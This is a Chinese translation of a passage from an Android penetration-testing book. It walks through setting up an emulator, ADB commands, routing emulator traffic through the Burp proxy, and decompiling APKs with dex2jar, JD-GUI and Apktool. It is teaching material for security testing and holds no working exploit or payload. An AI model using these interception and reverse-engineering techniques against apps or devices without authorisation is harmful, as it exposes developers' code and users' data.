
```
$ java --version
```

6. 一旦我们下载并配置了 Java 的环境变量，我们需要执行的下一步是下载 `http://developer.android.com/sdk/index.html` 中提供的 Android ADT 包。

   ADT 包是由 Android 团队准备的一个完整的包，包括配置了 ADT 插件，Android SDK 工具，Android 平台工具，最新的 Android 平台和模拟器的 Android 系统映像的 Eclipse。这大大简化了早期下载和使用 Android SDK 配置 Eclipse 的整个过程，因为现在的一切都已预先配置好了。

7. 一旦我们下载了 ADT 包，我们可以解压它，并打开 Eclipse 文件夹。

8. 启动时，ADT 包将要求我们配置 Eclipse 的工作区。`workspace`（工作空间）是所有 Android 应用程序开发项目及其文件将被存储的位置。在这种情况下，我已将所有内容保留默认，并选中 `Use this as the default and do not ask me again`（使用此为默认值，不再询问我）复选框：



9. 一旦完全启动，我们可以继续创建 Android 虚拟设备。 Android 虚拟设备是配置用于特定版本的 Android 的模拟器配置。 模拟器是与 Android SDK 软件包一起提供的虚拟设备，通过它，开发人员可以运行正常设备的应用程序，并与他们在实际设备上进行交互。 这对于没有 Android 设备但仍然想创建 Android 应用程序的开发者也很有用。

注

这里要注意的一个有趣的特性是，在 Android 中，模拟器运行在 ARM 上，模拟的所有的事情与真实设备完全相同。 然而，在 iOS 中，我们的模拟器只是模拟环境，并不拥有所有相同组件和平台。


2.2 创建 Android 虚拟设备

为了创建Android虚拟设备，我们需要执行以下操作：

1. 访问 Eclipse 的顶部栏，然后点击 Android 图标旁边的设备图标。 这将打开一个新的 `Android Virtual Device Manager` （Android 虚拟设备管理器）窗口，其中包含所有虚拟设备的列表。 这是一个很好的选择，通过点击 `New` （新建）按钮，创建一个新的虚拟设备。

2. 我们还可以通过从终端运行 android 命令并访问工具，然后管理 AVD 来启动 Android 虚拟设备。 或者，我们可以简单指定 AVD 名称，并使用模拟器 `-avd [avd-name]` 命令来启动特定的虚拟设备。

   这会打开一个新窗口，其中包含需要为 Android 虚拟设备配置的所有属性（尚未创建）。 我们将配置所有选项，如下面的截图所示：



3. 一旦我们点击 `OK` 并返回到 AVD 管理器窗口，我们将看到我们新创建的 AVD。

4. 现在，只需选择新的 AVD，然后单击 `Start...` （开始）来启动我们创建的虚拟设备。

   它可能需要很长时间，来为你的第一次使用加载，因为它正在配置所有的硬件和软件配置，来给我们真正的电话般的体验。

5. 在以前的配置中，为了节省虚拟设备的启动时间，选中 `Snapshot` 复选框也是一个不错的选择。

6. 一旦设备加载，我们现在可以访问我们的命令提示符，并使用 android 命令检查设备配置。 此二进制文件位于安装中的 `/sdk/tools` 文件夹下的 `adt-bundle` 文件夹中。

7. 我们还要设置位于 `sdk` 文件夹中的 `tools` 和 `platform-tools` 文件夹的位置，就像我们之前使用环境变量一样。

8. 为了获取我们系统中已连接（或加载）的设备的详细配置信息，可以运行以下命令：

```
android list avd
```

我们在下面的屏幕截图中可以看到，上面的命令的输出显示了我们系统中所有现有 Android 虚拟设备的列表：

```
C:\Users\adi0x90\Downloads\Compressed\adt-bundle-windows-x86-20131030\adt-bundle
-windows-x86-20131030\sdk\tools>android list avd
Available Android Virtual Devices:
    Name: AttifyAVD
    Path: C:\Users\adi0x90\.android\avd\AttifyAVD.avd
  Target: Android 4.4 (API level 19)
     ABI: armeabi-v7a
    Skin: 768x1280
  Sdcard: 30M
```

9. 我们现在将继续，使用 ADB 或 Android Debug Bridge 开始使用设备，我们在上一章中已经看到。 我们还可以通过在终端中执行 `emulator -avd [avdname]` 命令来运行模拟器。

2.3 渗透测试实用工具

现在，让我们详细了解一些有用的 Android 渗透测试实用工具，如 Android Debug Bridge，Burp Suite 和 APKTool。

Android Debug Bridge

Android Debug Bridge 是一个客户端 - 服务器程序，允许用户与模拟器器或连接的 Android 设备交互。 它包括客户端（在系统上运行），处理通信的服务器（也在系统上运行）以及作为后台进程在模拟器和设备上上运行的守护程序。 客户端用于 ADB 通信的默认端口始终是 5037，设备使用从 5555 到 5585 的端口。

让我们继续，通过运行 `adb devices` 命令开始与启动的模拟器交互。 它将显示模拟器已启动并运行以及连接到 ADB：

```
C:\Users\adi0x90\Downloads\adt-bundle\sdk\platform-tools>adb devices
List of devices attached
emulator-5554   device
```

在某些情况下，即使模拟器正在运行或设备已连接，你也不会在输出中看到设备。 在这些情况下，我们需要重新启动 ADB 服务器，杀死服务器，然后再次启动它：

```
C:\Users\adi0x90\Downloads\adt-bundle\sdk\platform-tools>adb kill-server

C:\Users\adi0x90\Downloads\adt-bundle\sdk\platform-tools>adb start-server
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
```

我们还可以使用 `pm`（包管理器）工具获取所有已安装的软件包的列表，这可以在 ADB 中使用：

```
adb shell pm list packages
```

如下面的屏幕截图所示，我们将获得设备上安装的所有软件包的列表，这在以后的阶段可能会有用：

```
C:\Users\adi0x90\Downloads\Compressed\adt-bundle-windows-x86-20131030\adt-bundle
-windows-x86-20131030\sdk\platform-tools>adb shell pm list packages
package:com.android.soundrecorder
package:com.android.sdksetup
package:com.android.launcher
package:com.android.defcontainer
package:com.android.smoketest
package:com.android.quicksearchbox
package:com.android.contacts
package:com.android.inputmethod.latin
package:com.android.phone
package:com.android.calculator2
package:com.android.proxyhandler
package:com.android.htmlviewer
package:com.android.emulator.connectivity.test
```

此外，我们可以使用 `dumpsys meminfo` 然后是 `adb shell` 命令，获取所有应用程序及其当前内存占用的列表

```
root@generic:/ # dumpsys meminfo
dumpsys meminfo
Applications Memory Usage (kB):
Uptime: 4098075 Realtime: 4098076

Total PSS by process:
    33714 kB: com.android.systemui (pid 741)
    30439 kB: com.android.launcher (pid 690 / activities)
    27804 kB: system (pid 375)
    15871 kB: zygote (pid 54)
    13810 kB: surfaceflinger (pid 53)
     8284 kB: com.android.phone (pid 582)
     7333 kB: com.android.inputmethod.latin (pid 564)
     6736 kB: com.android.email (pid 1005)
     6358 kB: android.process.acore (pid 645)
     6112 kB: android.process.media (pid 972)
     4697 kB: com.android.mms (pid 1051)
     4440 kB: com.android.calendar (pid 1080)
     4306 kB: com.android.settings (pid 593)
     4126 kB: com.android.providers.calendar (pid 1032)
     4074 kB: com.android.deskclock (pid 1102)
     3715 kB: mediaserver (pid 56)
     3033 kB: com.android.printspooler (pid 1223)
      996 kB: drmserver (pid 55)
      639 kB: netd (pid 50)
      497 kB: keystore (pid 58)
      461 kB: vold (pid 48)
      403 kB: /init (pid 1)
      337 kB: rild (pid 52)
      238 kB: ueventd (pid 33)
```

我们还可以获取 `logcat`（这是一个读取 Android 设备事件日志的工具），并将其保存到特定文件，而不是在终端上打印：

```
adb logcat -d -f /data/local/logcats.log
```

此处的 `-d` 标志指定转储完整日志文件的并退出， `-f` 标志指定写入文件而不是在终端上打印。 这里我们使用 `/data/local` 位置，而不是任何其他位置，因为这个位置在大多数设备中是可写的。

我们还可以使用 `df` 命令检查文件系统以及可用空间和大小：

```
root@generic:/ # df
df
Filesystem               Size     Used     Free   Blksize
/dev                   294.3M   128.0K   294.2M   4096
/sys/fs/cgroup         294.3M    12.0K   294.3M   4096
/mnt/secure            294.3M     0.0K   294.3M   4096
/mnt/asec              294.3M     0.0K   294.3M   4096
/mnt/obb               294.3M     0.0K   294.3M   4096
/system                541.9M   255.5M   286.4M   4096
/data                  197.0M    31.4M   165.6M   4096
/mnt/media_rw/sdcard    29.5M     6.0K    29.5M   512
/storage/sdcard         29.5M     6.0K    29.5M   512
```

在 Android SDK 中还有另一个很棒的工具，称为 MonkeyRunner。 此工具用于自动化和测试 Android 应用程序，甚至与应用程序交互。 例如，为了使用 10 个自动化触摸，敲击和事件来测试应用程序，我们可以在 `adb shell` 中使用 `monkey 10` 命令：

```
root@generic:/ # monkey 10
monkey 10
Events injected: 10
## Network stats: elapsed time=9043ms (0ms mobile, 0ms wifi, 9043ms not connected)
```

这些是一些有用的工具和命令，我们可以在 ADB 中使用它们。 我们现在将继续下载一些我们将来使用的其他工具。


Burp Suite

我们将在接下来的章节中使用的最重要的工具之一是 Burp 代理。 我们将使用它来拦截和分析网络流量。 应用程序中的许多安全漏洞可以通过拦截流量数据来评估和发现。 在以下步骤中执行此操作：

1. 我们现在从官方网站 `http://portswigger.net/burp/download.html` 下载 burp 代理。 下载并安装后，你需要打开 Burp 窗口，它如以下屏幕截图所示。 你还可以使用以下命令安装 Burp：

   ```
   java –jar burp-suite.jar
   ```

   我们在下面的截图中可以看到，我们运行了 Burp 并显示了默认界面：




2. 在 Burp Suite 工具中，我们需要通过单击 `Proxy` （代理）选项卡并访问 `Options` （选项）选项卡来配置代理设置。

3. 在 `Options` 选项卡中，我们可以看到默认选项被选中，这是 `127.0.0.1:8080` 。这意味着从我们的系统端口 `8080` 发送的所有流量将由 Burp Suite 拦截并且在它的窗口显示。

4. 我们还需要通过选择默认代理 `127.0.0.1:8080` 并单击 `Edit` （编辑）来检查隐藏的代理选项。

5. 接下来，我们需要访问 `Request handling` （请求处理）选项卡，并选中 `Support invisible proxying (enable only if needed)` （支持不可见代理（仅在需要时启用））复选框：



6. 最后，我们使用 `invisible` 选项运行代理：



7. 一旦设置了代理，我们将启动我们的模拟器与我们刚刚设置的代理。 我们将使用以下模拟器命令来使用 `http-proxy` 选项：

   ```
   emulator -avd [name of the avd] -http-proxy 127.0.0.1:8080
   ```

   我们可以在下面的截图中看到命令如何使用：

   ```
   C:\Users\adi0x90\Downloads\Compressed\adt-bundle-windows-x86-20131030\adt-bundle
   -windows-x86-20131030\sdk\tools>emulator.exe -avd AttifyAVD -http-proxy 127.0.0.
   1:8080
   ```

因此，我们已经配置了 Burp 代理和模拟器，导致所有的模拟器流量现在会通过 Burp。 在这里，你在访问使用 SSL 的网站时可能会遇到问题，我们将在后面的章节中涉及这些问题。

APKTool

Android 逆向工程中最重要的工具之一是 APKTool。 它为逆向第三方和封闭的二进制 Android 应用程序而设计。 这个工具将是我们在未来章节中的逆向主题和恶意软件分析的重点之一。

为了开始使用 APKTool，请执行以下步骤：

1. 为了下载 APKTool，我们需要访问 `https://code.google.com/p/android-apktool/downloads/list` 。

   在这里，我们需要下载两个文件： `apktool1.5.3.tar.bz2` ，其中包含 apktool 主二进制文件，另一个文件取决于平台 - 无论是 Windows，Mac OS X 还是 Linux。

2. 一旦下载和配置完成，出于便利，我们还需要将 APKTool 添加到我们的环境变量。 此外，最好将 APKTool 设置为环境变量，或者首先将其安装在 `/usr/bin` 中。 然后我们可以从我们的终端运行 APKTool，像下面的截图这样：

```
adityagupta at MathBook Pro in ~
$ apktool -h
Apktool v1.4.3 - a tool for reengineering Android apk files
Copyright 2010 Ryszard Wi?niewski <brut.alll@gmail.com>
Apache License 2.0 (http://www.apache.org/licenses/LICENSE-2.0)

Usage: apktool [-q|--quiet OR -v|--verbose] COMMAND [...]

COMMANDs are:

    d[ecode] [OPTS] <file.apk> [<dir>]
        Decode <file.apk> to <dir>.

        OPTS:

        -s, --no-src
            Do not decode sources.
        -r, --no-res
            Do not decode resources.
        -d, --debug
            Decode in debug mode. Check project page for more info.
        -f, --force
            Force delete destination directory.
```

总结

在本章中，我们使用 Android SDK，ADB，APKTool 和 Burp Suite 建立了 Android 渗透测试环境。 这些是 Android 渗透测试者应该熟悉的最重要的工具。

在下一章中，我们将学习如何逆向和审计 Android 应用程序。 我们还将使用一些工具，如 APKTool，dex2jar，jd-gui 和一些我们自己的命令行必杀技。

第三章 Android 应用的逆向和审计

> 作者：Aditya Gupta
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

在本章中，我们将查看 Android 应用程序或 `.apk` 文件，并了解其不同的组件。 我们还将使用工具（如 Apktool，dex2jar 和 jd-gui）来逆向应用程序。 我们将进一步学习如何通过逆向和分析源代码来寻找 Android 应用程序中的各种漏洞。 我们还将使用一些静态分析工具和脚本来查找漏洞并利用它们。

3.1 Android 应用程序拆解

Android 应用程序是在开发应用程序时创建的数据和资源文件的归档文件。 Android 应用程序的扩展名是 `.apk`，意思是应用程序包，在大多数情况下包括以下文件和文件夹：

- `Classes.dex` (文件)
- `AndroidManifest.xml` (文件)
- `META-INF` (文件夹)
- `resources.arsc` (文件)
- `res` (文件夹)
- `assets` (文件夹)
- `lib` (文件夹)

为了验证这一点，我们可以使用任何归档管理器应用程序（如 7zip，WinRAR 或任何首选应用程序）简单地解压缩应用程序。 在 Linux 或 Mac 上，我们可以简单地使用 `unzip` 命令来展示压缩包的内容，如下面的截图所示：

```
$ unzip -l simple_game.apk
Archive:  simple_game.apk
  Length      Date    Time    Name
---------  ---------- -----   ----
     6844  12-01-2013 21:27   classes.dex
     3588  12-01-2013 21:27   AndroidManifest.xml
        0  12-01-2013 21:27   res/
        0  12-01-2013 21:27   res/drawable-mdpi/
     3079  12-01-2013 21:27   res/drawable-mdpi/icon.png
        0  12-01-2013 21:27   res/layout/
      700  12-01-2013 21:27   res/layout/main.xml
     1104  12-01-2013 21:27   resources.arsc
        0  12-01-2013 21:27   META-INF/
      379  12-01-2013 21:27   META-INF/MANIFEST.MF
      421  12-01-2013 21:27   META-INF/SIGNFILE.SF
     1225  12-01-2013 21:27   META-INF/SIGNFILE.RSA
---------                     -------
    17340                     12 files
```

这里，我们使用 `-l`（list）标志，以便简单地展示压缩包的内容，而不是解压它。 我们还可以使用 `file` 命令来查看它是否是一个有效的压缩包。

```
$ file simple_game.apk
simple_game.apk: Zip archive data, at least v2.0 to extract
```

Android 应用程序由各种组件组成，它们一起创建可工作的应用程序。 这些组件是活动，服务，广播接收器，内容供应器和共享首选项。 在继续之前，让我们快速浏览一下这些不同的组件：

- 活动（Activity）：这些是用户可以与之交互的可视界面。这些可以包括按钮，图像， `TextView` 或任何其他可视组件。
- 服务（Service）：这些 Android 组件在后台运行，并执行开发人员指定的特定任务。这些任务可以包括从 HTTP 下载文件到在后台播放音乐的任何内容。
- 广播接收器（Broadcast Receiver）：这些是 Android 应用程序中的接收器，通过 Android 系统或设备中存在的其他应用程序，监听传入的广播消息。一旦它们接收到广播消息，就可以根据预定义的条件触发特定动作。条件可以为收到 SMS，来电呼叫，电量改变等等。
- 共享首选项（Shared Preference）：应用程序使用这些首选项，以便为应用程序保存小型数据集。此数据存储在名为 `shared_prefs` 的文件夹中。这些小数据集可以包括名值对，例如游戏中的用户得分和登录凭证。不建议在共享首选项中存储敏感信息，因为它们可能易受数据窃取和泄漏的影响。
- 意图（Intent）：这些组件用于将两个或多个不同的 Android 组件绑定在一起。意图可以用于执行各种任务，例如启动动作，切换活动和启动服务。
- 内容供应器（Content Provider）：这些组件用于访问应用程序使用的结构化数据集。应用程序可以使用内容供应器访问和查询自己的数据或存储在手机中的数据。

现在我们知道了 Android 应用程序内部结构，以及应用程序的组成方式，我们可以继续逆向 Android 应用程序。 当我们只有 `.apk` 文件时，这是获得可读的源代码和其他数据源的方式。

3.2 逆向 Android 应用

正如我们前面讨论的，Android应用程序只是一个数据和资源的归档文件。 即使这样，我们不能简单地解压缩归档包（ `.apk` ）来获得可读的源代码。 对于这些情况，我们必须依赖于将字节代码（如在`classes.dex` 中）转换为可读源代码的工具。


将字节码转换为可读文件的一种方法，是使用一个名为 dex2jar 的工具。 `.dex` 文件是由 Java 字节码转换的 Dalvik 字节码，使其对移动平台优化和高效。 这个免费的工具只是将 Android 应用程序中存在的 `.dex` 文件转换为相应的 `.jar` 文件。 请遵循以下步骤：

1. 从 `https://code.google.com/p/dex2jar/` 下载 dex2jar 工具。
2. 现在我们可以使用它来运行我们的应用程序的 `.dex` 文件，并转换为 `.jar` 格式。
3. 现在，我们需要做的是，转到命令提示符并访问 dex2jar 所在的文件夹。 接下来，我们需要运行 `d2j-dex2jar.bat` 文件（在 Windows 上）或 `d2j-dex2jar.sh` 文件（在 Linux / Mac 上），并提供应用程序名称和路径作为参数。 这里的参数中，我们可以简单地使用 `.apk` 文件，或者我们甚至可以解压缩 `.apk` 文件，然后传递 `classes.dex` 文件，如下面的截图所示：


   ```
   Z:\Desktop\dex2jar-0.0.9.9>d2j-dex2jar.bat "Z:\Desktop\helloworld.apk"
   dex2jar Z:\Desktop\helloworld.apk -> helloworld-dex2jar.jar
   ```

   正如我们在上面截图中看到的，dex2jar 已经成功地将应用程序的 `.dex` 文件转换为名为 `helloworld-dex2jar.jar` 的 `.jar` 文件。 现在，我们可以在任何 Java 图形查看器（如 JD-GUI）中打开此 `.jar` 文件，JD-GUI 可以从其官方网站 `http://jd.benow.ca/` 下载。

4. 一旦我们下载并安装 JD-GUI，我们现在可以继续打开它。 它看起来像下面的截图所示：



5. 在这里，我们现在可以打开之前步骤中转换的 `.jar` 文件，并查看 JD-GUI 中的所有 Java 源代码。 为了打开 `.jar` 文件，我们可以简单地访问 `File | Open` 。



在右侧窗格中，我们可以看到 Java 应用程序的 Java 源代码和所有方法。 请注意，重新编译过程会为你提供原始 Java 源代码的近似版本。 这在大多数情况下无关紧要; 但是，在某些情况下，你可能会看到转换的 `.jar` 文件中缺少某些代码。 此外，如果应用程序开发人员使用一些防止反编译的保护，如 proguard 和 dex2jar，当我们使用 dex2jar 或 Apktool 反编译应用程序时，我们不会看到准确的源代码; 相反，我们将看到一堆不同的源文件，这不是原始源代码的准确表示。

3.3 使用 Apktool 逆向 Android 应用

另一种逆向 Android应用程序的方法是将 `.dex` 文件转换为 smali 文件。 smali 是一种文件格式，其语法与称为 Jasmine 的语言类似。我们现在不会深入了解 smali 文件格式。有关更多信息，请参阅在线 wiki `https://code.google.com/p/smali/wiki/` ，以便深入了解 smali。

一旦我们下载 Apktool 并配置它，按照前面的章节的指示，我们都做好了进一步的准备。 与 JD-GUI 相比，Apktool 的主要优点是它是双向的。这意味着如果你反编译一个应用程序并修改它，然后使用 Apktool 重新编译它，它能跟完美重新编译，并生成一个新的 `.apk` 文件。然而，dex2jar 和 JD-GUI 不能做类似功能，因为它提供近似代码，而不是准确的代码。

因此，为了使用 Apktool 反编译应用程序，我们所需要做的是，将 `.apk` 文件与 Apktool 二进制文件一起传递给命令行。一旦反编译完成，Apktool 将使用应用程序名称创建一个新的文件夹，其中会存储所有的文件。为了反编译，我们只需调用 `apktool d [app-name].apk` 。这里， `-d` 标志表示反编译。

